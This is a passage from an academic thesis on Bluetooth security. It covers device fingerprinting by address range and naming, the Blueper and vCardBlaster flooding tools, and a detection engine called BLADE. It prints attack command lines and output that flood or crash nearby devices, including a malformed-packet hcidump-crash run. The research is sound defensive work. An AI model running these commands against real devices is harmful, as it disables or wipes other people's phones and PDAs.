00:26:08:BA:80:71,0x38010c,NAME's MacBook Pro,
00:26:08:BA:C8:63,0x38010c,NAME's MacBook Pro,
00:26:08:BA:F2:DF,0x38010c,iAMacBookPro,
00:26:08:BB:C6:1B,0x38010c,NAME's MacBook Pro,
00:26:08:BC:40:EC,0x38010c,NAME's MacBook Pro,
00:26:08:BC:57:6B,0x38010c,NAME MacBook Pro,
00:26:08:BD:0A:F8,0x38010c,NAME's MacBook Pro,
00:26:08:BD:10:16,0x38010c,NAME's MacBook Pro,
00:26:08:BD:39:57,0x38010c,NAME's MacBook Pro,
00:26:08:BD:C4:13,0x38010c,PLACE's MacBook Pro,
00:26:08:BD:CF:91,0x38010c,NAME's MacBook Pro,
00:26:08:BD:D5:D4,0x38010c,NAME's MacBook Pro,
00:26:08:BE:4F:4E,0x38010c,NAME's MacBook Pro,
00:26:08:BE:D8:12,0x38010c,NAME's MacBook Pro,
00:26:08:BE:DF:FD,0x38010c,NAME's MacBook Pro,
00:26:08:BF:25:89,0x38010c,NAME's MacBook Pro,
00:26:08:BF:5D:48,0x38010c,NAME's MacBook Pro,
00:26:08:BF:60:47,0x38010c,NAME,
```

Figure 4.4: CoD Apple Laptop Profile

address is unique to each device, the CoD often stays constant throughout devices of the same model. Use of the specific CoD could limit the range of plausible device models for an attacker assessing a newly discovered device.

4.2.4 Bluetooth Device Profile Fingerprint

The CoD, Device Address ranges, and naming scheme can be used to identify specific models of devices with a greater deal of accuracy then one attribute alone. Table 4.2 shows an example of the *Bluetooth Device Profile Fingerprint* of the devices *MacBook*, *Blackberry*, and *TomTom*. These models used in the example are a broad scope of product line models. The model could be furthers restricted into specific product lines, like *BlackBerry 8800* instead of *BlackBerry*. The broad scope product lines were selected because of the limited sample size of 1,515 Device Profiles.

The following two scenarios will show uses for of the information provided in Table 4.2. In Scenario 1, the Device Profile of "00:1F:F3:AA:23:61, 0x38010c, Papa Smurf's MacBook Pro," is logged by SpoofTooph. In order to determine the device, the three components of the Device Profile can be compared to the Bluetooth Device Profile Fingerprint. In this case the device is most likely of the device *MacBook* because it matches all the elements of the fingerprint. The CoD matches exactly, the Device Address falls within the range *00:1F:5B:6E:F5:B7 - 00:1F:F3:B9:51:12*, and the Device Name follows the same naming convention.

In Scenario 2, the attacker is examining a Device Profile of "00:13:6C:1A:F1:05, 0x001f00, Smurfet,". The components of the Device Profile in this case do not all match exactly with any device. The CoD is the only component which matches any device in the list; matching the device *TomTom*. Upon further examination, it is discovered that the Device Address is just numerically 4,466 outside the range for TomTom devices *00:13:6C:1B:02:77 - 00:13:6C:FF:BD:63*, which has been found to have a range of 14,990,060 addresses. The range of addresses is limited to the sample size of 17 TomTom devices. Therefore it is possible that a newly discovered device may have a Device Address just outside the range. Last, the Device Name does not fit the fingerprint for TomTom, but this is the most likely component to be changed, as many device allow for modification of the Device Name. The attacker can now make an educated guess, based on the fingerprint, on the device of the target system.

Table 4.2: Sample of Device Address ranges

Device	Profiles Collected	CoD	Common Naming Scheme	Address Range
MacBook	237	0x38010c	NAME's MacBook Pro	00:19:E3:EE:DF:25 - 00:19:E3:F5:B7:F3
			NAME's MacBook	00:1B:63:41:03:A1 - 00:1B:63:62:4E:C9
				00:1E:52:D5:3C:A7 - 00:1E:C2:9B:51:63
				00:1F:5B:6E:F5:B7 - 00:1F:F3:B9:51:12
				00:21:E9:D2:16:2E - 00:21:E9:D6:C3:21
				00:22:41:3D:3C:C3 - 00:22:41:D6:25:73
				00:23:12:3C:27:88 - 00:23:12:5B:52:43
				00:23:6C:9E:B4:0E - 00:23:6C:B2:30:F1
				00:24:36:EC:D3:A7 - 00:24:36:EC:D3:A7
				00:25:00:50:0B:49 - 00:25:00:F8:62:CF
				00:25:BC:60:A9:FB - 00:25:BC:68:85:29
				00:26:08:B9:4B:4B - 00:26:08:B9:4B:4B
				00:26:4A:99:7D:36 - 00:26:B0:F7:23:D2
				04:1E:64:F4:84:56 - 04:1E:64:F4:84:56
				34:15:9E:98:00:7A - 34:15:9E:98:00:7A
				58:B0:35:5E:2A:CC - 58:B0:35:8D:2C:57
				60:FB:42:72:21:FD - 60:FB:42:8D:C5:1C
				D4:9A:20:67:0B:59 - D4:9A:20:79:64:73
Blackberry	141	0x7a020c	Blackberry 8***	00:1C:CC:0B:4B:F0 - 00:1C:CC:FD:B2:14
		0x72020c	Blackberry 9***	00:21:06:12:77:93 - 00:21:06:F7:32:D5
		0x62020c		00:23:7A:2E:C8:93 - 00:23:7A:FE:1B:5D
		0x60020c		00:24:9F:02:FB:BC - 00:24:9F:E9:46:82
		0x78020c		00:25:57:30:30:8E - 00:25:57:FF:F3:FC
				00:26:FF:32:B3:B8 - 00:26:FF:F5:DB:99
				F4:0B:93:02:2D:B2 - F4:0B:93:F7:C1:91
TomTom	17	0x1c010c	TomTom ONE XL	00:13:6C:1B:02:77 - 00:13:6C:FF:BD:63
			TomTom GO ***	0:21:3E:03:48:1D - 0:21:3E:03:48:1D

4.3 Blueper

Blueper [31] was developed to abuse file transfer in Bluetooth. Blueper uses OBEX protocol with the File Transfer Profile [79] to transfer files from one device to another. "In the Bluetooth system, the purpose of the OBEX protocol is to enable the exchange of data objects. The typical example could be an object push of business cards to someone else. A more complex example is synchronizing calendars on multiple devices using OBEX. Also, the File Transfer applications can be implemented using OBEX." [80]

Blueper has several modes of operation. One option allows for the use of a provided file or to generate a file for transfer to the target device. Blueper offers an advanced feature where a temporary file of any size can be generated to act as the file to be pushed. The user can choose to target a single device or all devices in range. The full documentation and source code is available at [31].

4.3.1 System Alert Flood

One possible result of attacking a system with Blueper is to cause continual pop-ups for file transfer requests on the remote device. This can prevent or limit user interaction with their device because pop-up messages are always in the foreground, blocking access to other applications. The constant prompts for file transfer can be viewed as a DoS through hindering the user's ability to react to the attack. This aggregation of prompts can prevent the user from performing other tasks because the prompts often supersede the interaction of currently selected applications. Performing this mode of attack is more effective when send small files under 100 bytes. Figure 4.5 shows a target PDA with a flood of 33 messages awaiting user interaction.




Start 12:29
Friday, July 01, 2005
Tap here to set owner information
No unread messages
No tasks
No upcoming appointments
Tap here to sign in to Pocket MSN!
Device unlocked
Receiving Data
Do you want to accept "evil_file_300?"
Yes No
There are a total of 33 items waiting to be saved.
Save All Discard All

Figure 4.5: Blueper System Alert Flood

4.3.2 Bluetooth OBEX Disk Cache DoS

Writing data to a remote device disk without user interaction can also be accomplished through use of Blueper. This vulnerability was discovered while conducing file uploads on a Dell Axim v51. The files are cached in the */Application Data/Volatile* directory before the user is prompted to accept the file transfer. If the user accepts the transfer, then the file is moved to the selected directory. The user can also choose to discard the files, in which case the files are deleted.

This attack targets idle systems having no current user interaction. If the file transfers continue over an extended period of time without user interaction, the file uploads will run until the disk on the target device is full, as shown in Figure 4.6. The image on the right shows the host system disk space before the attack. The image on the left was taken near the end of the attack without any user interaction where disk space is nearly full. This attack caused a system crash on the Dell Axim v51.



Memory

Storage		Program	
Total:	76.16 MB	Total:	50.69 MB
In use:	26.27 MB	In use:	20.01 MB
Free:	49.89 MB	**Free:**	30.68 MB

Main | Storage Card | Running Programs

Find large files using storage memory.

Memory

Storage		Program	
Total:	76.16 MB	Total:	50.69 MB
In use:	73.85 MB	In use:	20.80 MB
Free:	2.31 MB	**Free:**	29.89 MB

Receiving Data

Do you want to accept "evil_file.txt_587?"

Yes No

There are a total of 49 items waiting to be saved.

Save All Discard All

Figure 4.6: Bluetooth OBEX Disk Cache DoS


4.3.3 Bluetooth OBEX Disk Overwrite

User interaction on the target system can potentially cause an much more detrimental result. On the Dell Axim x51 it was discovered that by selecting the "Save All" button, shown in the bottom left corner of Figure 4.5, a system failure would result. The crash was caused only when the file size of cached first file cached was greater the available disk space. The system would attempt to write the file to an accessible directory, like "Documents". When the system ran out of disk space for storage, it would begin to overwrite the disk space used for system files. After a subsequent restart of the device, it was discovered that the device was inoperable and would not load the host OS. A factory reset was required to once again make the device operational.

4.3.4 Battery Exhaustion

The research conducted Moyers el al. [64][63] found that executing Blueper against a target system caused drain an approximately 15% drop in battery life (see Figure 3.23). These tests were run 15 times against 6 fully charged Dell Axim x50's. The use of Blueper against the target system was determined to be the second (out of nine) most effective Bluetooth attacks for power drain. [64][63]

4.3.5 Blueper Usage



```
sh-3.1# ./blueper -e -i 500 -n temp_file -s 10000 -r evil_file [redacted]:B5:9A:96
Pushing file to [[redacted]B5:9A:96] with remote name evil_file
name=temp_file, size=130100
Local device [redacted]:F8:FE:FF
Remote device [redacted]B5:9A:96 (1)
Connection established
Pushing file to [[redacted]B5:9A:96] with remote name evil_file
name=temp_file, size=130100
Local device [redacted]:F8:FE:FF
Remote device [redacted]B5:9A:96 (1)
Connection established
Pushing file to [[redacted]B5:9A:96] with remote name evil_file
name=temp_file, size=130100
Local device [redacted]:F8:FE:FF
Remote device [redacted]B5:9A:96 (1)
Connection established
Pushing file to [[redacted]B5:9A:96] with remote name evil_file
name=temp_file, size=130100
Local device [redacted]:F8:FE:FF
Remote device [redacted]B5:9A:96 (1)
Connection established
```

Figure 4.7: Blueper attacking device

Figure 4.7 demonstrates an attacker conducting the Bluetooth OBEX Disk Cache DoS. The argument *-i 1000* specifies the number of iterations to push a file. The *-e* flag specifies that a counter be added to the end of the file name; this helps when monitoring the attack from the target device and/or to avoid pushing a file with the same name. Generating a temporary file is done with the *-s 10000*, for a size of 10,000 bytes, and *-t temp*, for a location and file name for the temporary file. Last is the target device, specified as *00:12:37:9E:32:BA*. If the upload hangs without transferring data, which indicates the end user has to accept the transfer before the file is transferred.

4.4 vCardBlaster

The vCardBlaster [35] software abuses the transfer of vCards over Bluetooth. vCards are the electronic form of a business card, facilitating the transfer of personal information from one digital medium to another. An example of the content of a vCard file (.vcf) is shown Figure 4.8. This information is not limited to the standard name, phone number, email, or address; it can also include photos, audio, public keys, and titles. VCardBlaster allows the user to send a continual stream of vCards in an attempt to cause a Bluetooth DoS or abuse other device resources.

```
BEGIN:VCARD
VERSION:2.1
REV: 20090423T045835
CATEGORIES: Demo
N: Haraldr blatonn Gormsson
TITLE: All Your Bluetooth Are Belong to Us
END:VCARD
```


Figure 4.8: vCard

vCardBlaster uses the same basic techniques as Blueper. The main difference between these two attack tools is the file types being transferred. vCards are transferred over the OBEX protocol using the Object Push Profile (OPP)[81], which is different from most file types which use the File Transfer Profile (FTP)[79]. Many Contact List applications automatically parse vCards and add the content, instead of attempting to store the file on the target's file system.

4.4.1 Multi-Target Bluejacking

vCardBlaster can be used to perform a simple attack know as Bluejacking (discussed in Section 3.7.4) to send prank messages to nearby devices. A user can send a specific vCard or allow vCardBlaster to send a newly generated vCard for each iteration. This tool also allows for users to target one or all Bluetooth enabled devices in the area.

4.4.2 Bluetooth vCard Contact List DoS




Big Brother #ĨİY´´
Big Brother □,fà□ü
Big Brother ¸ÑÎ{Ÿ¼
Big Brother ‚RĐÔ□§
Big Brother »ÖŠì‡±
Big Brother § □z:¤
Big Brother •-ŽhJ$
Big Brother ¾SU¢—£

Figure 4.9: vCardBlaster

vCardBlaster can also cause a Bluetooth vCard Contact List DoS. vCardBlaster is capable of sending a constant flood of vCards to a target device. The flooding has potential to fill up the Contact List on the target device. Most devices which accept vCards will automatically add the information in the vCard (name, address, phone number, etc.) to the Contact List on the device. In order for the contacts to automatically be added to the Contact List, the name must not conflict with existing names. For this reason, random characters are used by vCardBlaster to avoid name collision, as shown in Figure 4.9. By adding thousands of miscellaneous contacts, vCardBlaster can make finding a particular contact very difficult for a user. In addition, attempting to purge the false contents from this Contact List will most likely be a manual process, unless it has been previously backed.

4.4.3 vCardBlaster Usage



```
sh-3.1# ./vcblaster -g -i 20 -t 5 -v /tmp [redacted]FD:3E:3B
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
Sending vCard to [[redacted]FD:3E:3B].
sh-3.1#
```

Figure 4.10: vCardBlaster

The following command attacks all devices in range by the *-a* flag. vCardBlaster can generate a vCard with a semi-random name using the *-g* flag. Before each iteration, the vCard is generated and then the same vCard is pushed to each device in range. It is also important the *-t 5* is set appropriately when attacking multiple device. This sets a time out for each attempt to transfer a vCard to the targets system. If this flag is not set, the transfer will hang until it is manually halted by the user. The full documentation and source code for vCardBlaster is available at [35].

Chapter 5

Bluetooth Attack Detection Engine

The *Bluetooth Attack Detection Engine* (BLADE) is a Bluetooth based Intrusion Detection System (IDS). BLADE provides a host-based IDS for Bluetooth on Linux platforms. It monitors the host system's Bluetooth traffic for predefined signatures. This system can be used to detect threats against the host and report malicious activity to the user. To the knowledge of this author, BLADE is the first host-based signature-based Bluetooth IDS.

5.1 Intrusion Detection

"Intrusion detection is the process of monitoring the events occurring in a computer system or network and analyzing them for signs of possible incidents, which are violations or imminent threats of violation of computer security policies, acceptable use policies, or standard security practices. Incidents have many causes, such as malware (e.g., worms, spyware), attackers gaining unauthorized access to systems from the [network], and authorized users of systems who misuse their privileges or attempt to gain additional privileges for which they are not authorized." [77]

5.1.1 Intrusion Detection System

An IDS is a mechanism for automating intrusion detection of malicious activities or policy violations by means of behavior monitoring. In many cases IDSs monitor computer systems or networks, but can extended to other forms of intrusion detection, such as physical access. These systems operate by monitoring for specific signatures of malicious activity. Once a signature is match, many IDSs will log and report data to an authorized entity. [77]

5.2 Related Research

The *Battery-Sensing Intrusion Protection System* (B-SIPS) was developed by Buennemeyer el al. [26][25][23] to monitor Instantaneous Current (IC) on mobile devices to detect potential threats. A portion of the research focused on anomaly based detection of Bluetooth threats against mobile devices. The power drain caused by operation of the Bluetooth radio and other device components used by Bluetooth were monitored on the host system for detection of possible threats. The client IDS was not designed to identify specific signatures of attacks, but comprised the current device state against known good states to determine abuse. Assumptions were made, based on available resources, to determine possible vectors for the attack; Wi-Fi, Bluetooth, host system, etc.. This author was a member of the B-SIPS research team. [26][25][23]


O'Connor developed an external network-based Bluetooth IDS. The *Bluetooth IDS* was developed through use of a Merlin wireless sniffer [58] for external monitoring of Bluetooth traffic between two devices. O'Connor was able to develop traffic signatures for 19 threats through monitoring the Bluetooth communication during the attacks. Full traffic captures were analyzed by the Bluetooth IDS post-attack for signature detection. [73]

The *Bluetooth Attack Detection and Signature System* (BADSS) was developed by Moyers et al. [64] to perform Bluetooth attack detection. BADSS combined the anomaly-based attack detection research of Buennemeyer et al. [23] with a network-based signaturing engine based on O'Connor's work [73]. This research also produced additional network-based attack signatures. This author was a member of the research team for BADSS. [63][64][65]

5.3 Signature Development

BLADE utilizes signatures based on markers in Bluetooth network traffic. This section provides details on the methods used in the development of signatures. The process of signature development for the Hcidump-crash attack (see Section 3.9.3) will be used as an example.


Development of these signatures requires prior knowledge of the threat. The first step in creation of a signature for BLADE was to capture the traffic of the attack against the host system. The attacks were conducted from a laptop loaded with Organizational System Wireless Assistant (OSWA) Assistant [83]. Hcidump-crash was launched from the attack system, as shown in Figure 5.1.



```
root@OSWA-Assistant:/# hcidump-crash
hcidump-crash <btaddr>
root@OSWA-Assistant:/# hcidump-crash 00:1A:70:90:DC:D5
L2CAP packet sent (15)
Buffer: 08 01 0C 00 41 41 41 41 41 41 41 41 41 41 41
root@OSWA-Assistant:/#
```

Figure 5.1: Hcidump Crash

The host system was a desktop running OpenSuSe 10.3 [71]. HCIDump was used to monitor traffic on the target Bluetooth interface on the host system. (The flaw which allowed hcidump-crash to crash HCIDump has been fixed in version 1.42 used in this research.) All traffic monitored during the attack was logged to a file for examination. Figure 5.2 shows the HCIDump execution for traffic capture.



jp@bebop_bluez:...ooth_ids/blue_eyez - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
bebop_bluez:/home # hcidump -i hci0 -w hcidump-crash.dump
HCI sniffer - Bluetooth packet analyzer ver 1.41
device: hci0 snap_len: 1028 filter: 0x0
^C
bebop_bluez:/home #
```

Figure 5.2: HCIDump capture of Hcidump Crash

Second, analysis of the traffic captures was performed using the Wireshark software [38]. Wireshark is traditionally a TCP/IP traffic capturing and protocol analysis tool, which has recently been upgraded to facilitate Bluetooth protocol analysis. This tool was used instead of HCIDump because it offered a much more intuitive and user friendly interface for protocol analysis, as shown in Figure 5.3. Region *1* in the figure shows a list of the packets captured. The capture format for each packet stores additional information along with the packet data, like a time-stamp and the flow of the traffic, as shown in region *2*. This packet meta-data assists greatly in the analysis of traffic. Region *3* shows an interpretation of the packet based on protocols and payloads. Last, region *4* shows the entire raw packet data in hexadecimal format.

The development of a signature greatly depends on research of the threat and an understanding Bluetooth protocols. In some cases, source code for the attack was referenced for signature development. The signatures developed by O'Connor [73] and Moyers [63] were also used as a reference in development of host based signatures. Due to the difference in approaches to traffic monitoring, not all signature are identical.


